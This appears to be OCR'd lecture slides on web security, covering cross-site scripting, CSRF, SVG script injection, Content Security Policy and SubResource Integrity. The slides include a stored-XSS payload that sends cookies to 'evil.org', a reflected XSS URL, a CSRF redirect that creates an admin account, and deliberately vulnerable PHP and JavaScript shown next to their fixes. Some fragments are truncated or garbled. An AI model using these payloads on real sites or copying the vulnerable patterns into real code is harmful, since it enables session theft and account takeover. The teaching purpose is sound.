  $stmt = getDB()->
  /* ...execute wit
  $stmt->execute(arr

  $data = $stmt->

  // message exi
  if (!$data)
      die('Not f
  // can access message?
  if (getCurrentUser() !== $data['recipient'])
      die('Not authorized');
?>
<html>
  <head><title>New private message!</title></head>
  <body>
    <h1>New private message from: <?php echo $data['sender']; ?></h1>
    <p><?php echo $data['message']; ?></p>
  </body>
</html>
```

To: Unsuspecting Victim

Message:
Sorry. Nothing personal, kid.
<script>fetch('https://evil.org/?cookie='+document.cookie);</script>

So, what happens when the victim reads this message?

```
<html>
  <head><title>New private message!</title></head>
  <body>
    <h1>New private message from: Eve</h1>
    <p>Sorry. Nothing personal, kid.
      <script>fetch('https://evil.org/?cookie='+document.cookie);</script>
    </p>
  </body>
</html>
```

Recall from last time

Same-Origin Policy

- Very powerful safeguard built into all modern browsers
- Scripts cannot access data from different *origins*
  - Origin := *scheme* *(http/https)* *+ host + port*

- This prevents **`evil.org`** from reading **`genuine.com`**'s data!

```
<html>
  <head><title>New private message!</title></head>
  <body>
    <h1>New private message from: Eve</h1>
    <p>Sorry. Nothing personal, kid.
      <script>fetch('https://evil.org/?cookie='+document.cookie);</script>
    </p>
  </body>
</html>
```

This is a script being sent ***from the victim website's origin!***

Cross (X)-Site Scripting

- Things need to have acronyms in CS (computer science)
  - This keeps them nice and difficult to understand
  - "CSS" was already taken, so "XSS" it is

Cross (X)-Site Scripting

- Tricking the victim website into sending JavaScript to the target
- This JavaScript now "bypasses" same-origin protections!
  - Read session cookies
  - Request (and read the response from) authenticated resources
  - Read passwords as they're being entered
  - Send a copy of itself to further victims
  - And many, many, many more…

Cross-Site Scripting – Countermeasures

✗ String sanitization

✔ Semantically separate *instructions* and *data*

✔Semantically separate *instructions* and *data*

```
<script defer>
  /*
    this should be a separate file!!!
    (shown in-line for readability)
  */
  (async () =>
  {
    try {
      const id = parseInt(new URL(window.location).searchParams.get('id'));
      if (isNaN(id))
        throw 'Invalid DM';
      const resp = await fetch('/query_dm.php?id='+id);
      if (!resp.ok)
        throw ('Server failure: '+resp.status+' '+resp.statusText);
      const data = await resp.json();
      document.getElementById('sender').innerText = data.sender;
      document.getElementById('message').innerText = data.message;
    } catch (err) {
      console.error(err); /* proper error handling! */
    }
  })();
</script>
<html>
  <head><title>New private message!</title></head>
  <body>
    <h1>New private message from: <span id="sender"></span></h1>
    <p id="message"></p>
  </body>
</html>
```

✔ Not interpreted as HTML!

Cross-Site Scripting – Gotchas

```
(async () =>
  {
  try {
    const resp = await fetch('/query_dms.php');
    if (!resp.ok)
      throw ('Server failure: '+resp.status+' '+resp.statusText);
    const data = await resp.json();

    const container = document.getElementById('message_list');
    for (const {id, sender, subject} of data)
    {
      // @todo add a new DM entry to the container...
    }
  } catch (err) {
    console.error(err); /* proper error handling! */
  }
})();
```

✗ Other ways to make the same mistake:

- Modifying .innerHTML
- Using jQuery .html()
- Using jQuery $()
- Probably hundreds of others in various frameworks…

Never set HTML to anything except a **static** string!

```
(async () =>
  {
    try {
      const resp = fetch('/_ajax_forms.php');
      if (!resp.ok) throw new Error('failure: '+resp.status+' '+resp.statusText);
      const data = await resp.json();
      const container = document.getElementById('message_list');
      for (const {id, sender, subject} of data)
        container.insertAdjacentHTML('beforeend',
          '<a class="entry">' +
            '<span class="sender_name">From: '+sender+'</span>' +
            '<span class="subject">'+subject+'</span>' +
          '</a>'
        );
    }
  } catch (err) {
    console.error(err); /* proper error handling! */
  }
})();
```

```
(async () =>
  {
  try {
    const resp = await fetch('/query_dms.php');
    if (!resp.ok)
      throw ('Server failure: '+resp.status+' '+resp.statusText);
    const data = await resp.json();

    const container = document.getElementById('message_list');
    for (const {id, sender, subject} of data)
    {
      container.insertAdjacentHTML('beforeend',
        '<a class="entry">' +
          '<span class="sender_name"></span>' +
          '<span class="subject"></span>' +
        '</a>'
      );
      const entry = container.lastElementChild;
      entry.href = ('message.php?id='+id);
      entry.querySelector('.sender_name').innerText = ('From: '+sender);
      entry.querySelector('.subject').innerText = subject;
    }
  } catch (err) {
    console.error(err); /* proper error handling! */
  }
})();
```

Not interpreted as HTML!

```
(async () =>
{
  try {
    const query = new URL(window.location).searchParams.get('q');
    const resp = await fetch('/search.php',
    {
      method: 'POST',
      body: JSON.stringify({query}),
    });

    if (resp.ok)
    {
      $('#container').empty()
      for (const {id, title} of (await resp.json()))
      {
        const elm = $('<a class="entry"></a>');
        elm.attr('href', '/view.php?id='+id);
        elm.text(title);
      }
    }

    $('#search-query').html(query);
    document.body.className = (resp.ok ? 'results' : 'no-results');
  } catch (err) {
    console.error(err);
    /* todo display it to the user or whatever */
  }
})();
```

But this is provided by the current user?

Recall from last time

What *can* Eve do?

- Navigate Bob to arbitrary URLs


```
window.location = 'https://secure.lawful.org/create_admin_account.php?user=eve&password=evulz';
```

- **C**ross-**S**ite **R**equest **F**orgery
  - Significantly harder with the **`SameSite=Lax`** default
  - With the **`None`** default, forging POST forms was possible

- Badly-designed websites might still be vulnerable
  - Never let **`GET`** have side effects!
  - Never trust URL parameters, even from trusted users! 😉


(async ()
{
try
= new URL(window.location).searchParams.get('q');
= await fetch('/search.php',
{
PO
https://genuine.org/?q=%3Cscript%3EstealAllTheData()%3B%3C%2Fscript%3E
.empty()
{id, title} of (await resp.json()))
{
const elm = $('');
elm.attr('href', '/view.php?id='+id);
elm.text(title);
}
}
$('#search-query').html(query);
document.body.className = (resp.ok ? 'results' : 'no-results');
} catch (err) {
console.error(err);
/* todo display it to the user or whatever */
}
})();

Now for something harmless…



Surely letting the user upload a logo is harmless, right…?


Scalable Vector Graphics

?

- *Vector Graphics*: image based on shapes, rather than pixels
  - Infinitely scalable without artifacts!

- SVG is a widely-used standard for specifying vector graphics
  - Based on XML

Now for something harmless…



Surely letting the user upload a logo is harmless, right…?

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.0//EN" "http://www.w3.org/TR/20
<!-- Created with Inkscape (http://www.inkscape.org/) -->
<svg
   xmlns:svg="http://www.w3.org/2000/svg"
   xmlns="http://www.w3.org/2000/svg"
   version="1.0"
   width="800"
   height="400"
   id="svg2">
  <defs
     id="defs4" />
  <path
     d="M 587.48841,328.23036 C 583.73744,330.20802 579.84328,331.69127
     id="text2424"
     style="font-size:110.52407074px;font-style:normal;font-variant:nor
  <path
     d="M 530.95111,260.14746 L 530.95111,146.35144 L 489.77639,146.351
     id="text2428"
     style="font-size:255.42478943px;font-style:normal;font-variant:nor
  <path
     d="M 261.48597,49.44316 L 261.48597,120.65005 L 176.35344,120.6500
     id="re
     style=  0002;fill:#ee2556;fill-opacity:1;fill-rule:no
  <script type="text/javascript">
    alert("hi 😊")
  </script>
</svg>
```

(ﾉ°□°)ﾉ︵┻━┻

Scalable Vector Graphics

?

- *Vector Graphics*: image based on shapes, rather than pixels
  - Infinitely scalable without artifacts!
- SVG is a widely-used standard for specifying vector graphics
  - Based on XML
- This **image format** can run JavaScript for some reason…

XSS – Defense-in-Depth

Content Security Policy

- Defense-in-depth measure
- Server voluntarily constrains itself

- Whitelist-based filtering of:
  - JavaScript
  - Stylesheets
  - Embedded frames
  - Images
  - `fetch` and other programmatic data retrieval
  - and more…

Content Security Policy

- Example:
  `Content-Security-Policy:` `default-src 'self'; script-src 'self' https://static.example.org; frame-src 'none'; object-src 'none'`
- One or more *directives* restricting certain features
  - **`default-src`**: Fallback for any category not explicitly specified
  - **`'self'`**: May only be loaded from URLs on the current origin
    - Beware of user-uploaded files!
  - **`script-src:`** What JavaScript is allowed to run on the page
    - Inline scripts are disabled *by default*
    - Avoid blanket whitelists of public script repositories
  - **`frame-src, object-src`**: If we don't use embeds, there's no upside to allowing them

CSP Evaluator

CSP Evaluator allows developers and security experts to check if a Content Security Policy (CSP) serves as a strong mitigation against cross-site scripting attacks. It assists with the process of reviewing CSP policies, which is usually a manual task, and helps identify subtle CSP bypasses which undermine the value of a policy. CSP Evaluator checks are based on a large-scale study and are aimed to help developers to harden their CSP and improve the security of their applications. This tool (also available as a Chrome extension) is provided only for the convenience of developers and Google provides no guarantees or warranties for this tool.

https://csp-evaluator.withgoogle.com/

Strict Origin Separation

- Web protections work based on isolation between *origins*
- We can make this work for us
  - *Origin A*: Secure data
    - Session cookies
    - Authenticated APIs
    - Anything else that's interesting
  - *Origin B*: Untrusted data
    - User-submitted files
    - Anything else that seems shady

- CSP can then explicitly whitelist *Origin B* for images, but not for scripts…

Strict Origin Separation

```
content-security-policy: default-src 'none'; base-uri 'self'; block-all-mixed-content; child-src
    github.com/assets-cdn/worker/ gist.github.com/assets-cdn/worker/; connect-src 'self' uploads.github.com
    objects-origin.githubusercontent.com www.githubstatus.com collector.githubapp.com api.github.com
    github-cloud.s3.amazonaws.com github-production-repository-file-5c1aeb.s3.amazonaws.com
    github-production-upload-manifest-file-7fdce7.s3.amazonaws.com
    github-production-user-asset-6210df.s3.amazonaws.com cdn.optimizely.com logx.optimizely.com/v1/events
    translator.github.com wss://alive.github.com github.githubassets.com; font-src github.githubassets.com;
    form-action 'self' github.com gist.github.com objects-origin.githubusercontent.com; frame-ancestors 'none';
    frame-src render.githubusercontent.com viewscreen.githubusercontent.com notebooks.githubusercontent.com; img-src
    'self' data: github.githubassets.com identicons.github.com collector.githubapp.com github-cloud.s3.amazonaws.com
    secured-user-images.githubusercontent.com/ *.githubusercontent.com customer-stories-feed.github.com
    spotlights-feed.github.com; manifest-src 'self'; media-src github.com user-images.githubusercontent.com/
    github.githubassets.com; script-src github.githubassets.com; style-src 'unsafe-inline' github.githubassets.com;
    worker-src github.com/assets-cdn/worker/ gist.github.com/assets-cdn/worker/
```

Current CSP for **`github.com`** front page

User-generated content is relegated to the **`githubusercontent.com`** origin(s)…

…so even if you somehow sneak a **`<script>`** in there it can't run JavaScript from your repo!

SubResource Integrity

```
<script src="https://code.jquery.com/jquery-3.6.3.js"></script>
```

- What will happen if the upstream gets compromised?

SubResource Integrity

```
<script src="https://code.jquery.com/jquery-3.6.3.js"
 integrity="sha384-Ycc65AUr4cWdWBXQmrYQgmkdrqBXbI9FANKoWH04LGiFZzE5pQZlEwKRRBgDpyyU"
 crossorigin="anonymous"></script>
```

- Embedded hash digest of expected script file
- Compromised upstream script will not be loaded

generate SRI for any third-party script:

https://www.srihash.org/

SubResource Integrity

```
<script src="https://code.jquery.com/jquery-3.6.3.js"
 integrity="sha384-Ycc65AUr4cWdWBXQmrYQgmkdrqBXbI9FANKoWH04LGiFZzE5pQZlEwKRRBgDpyyU"
 crossorigin="anonymous"></script>
```


- Embedded hash digest of expected script file
- Compromised upstream script will not be loaded

- Include the SRI tag in a CSP whitelist:
  `script-src 'sha384-Ycc65AUr4cWdWBXQmrYQgmkdrqBXbI9FA`

WebDev grab bag

Some other common problems I want to fit in here somehow…

Recall from last time – How JavaScript works



Eve is not using the UI you designed!

- JavaScript is **voluntary**
  - Eve does not need to run your JavaScript
  - Any checks placed in your JavaScript code are irrelevant to Eve

- Examples:
  - Admin features only hidden client-side, without server-side checks
  - Order quantity limits enforced by the UI only

- Eve can send *any* requests, in *any* order, with *any* parameters!

Who’s pushing the buttons?

- Do any of your UX flows involve sending an out-of-band message?
  - Common example: “please confirm the password reset” email

- The person pushing the buttons ≠ the person reading your email
- Real-world example:
  - Eve clicks “Reset Password” and chooses a new password
  - Bob gets a non-descriptive “Click to activate your new password” message
  - Bob clicks the link, not thinking much of it
  - Eve now has access to the account

Try to dig into what your system is doing…

- Web frameworks *should* be misuse resistant
  - They often *aren't*…
- If your framework provides a feature, how does it do it?
  - What guarantees does it provide?
  - How does it indicate unexpected scenarios? Make sure you check!

Try to dig into what your system is doing…

- Web frameworks *should* be misuse resistant
  - They often *aren't*…
- Real-world example:
  - Node.js web server framework providing session authentication
  - Session framework sets **`"logged-in-as": "nobody"`** on failure
  - API handlers do not check this value
    - Maybe the developer assumed that an authentication failure would throw?
  - Result: anyone can request any API path…
- Consider potential attacks and try them!

Design Securely

- You are human
  - You will make mistakes
- Try to make it harder to make mistakes
  - Isolate critical functionality and keep it *simple* to review
  - Design security-relevant code to be *misuse-resistant*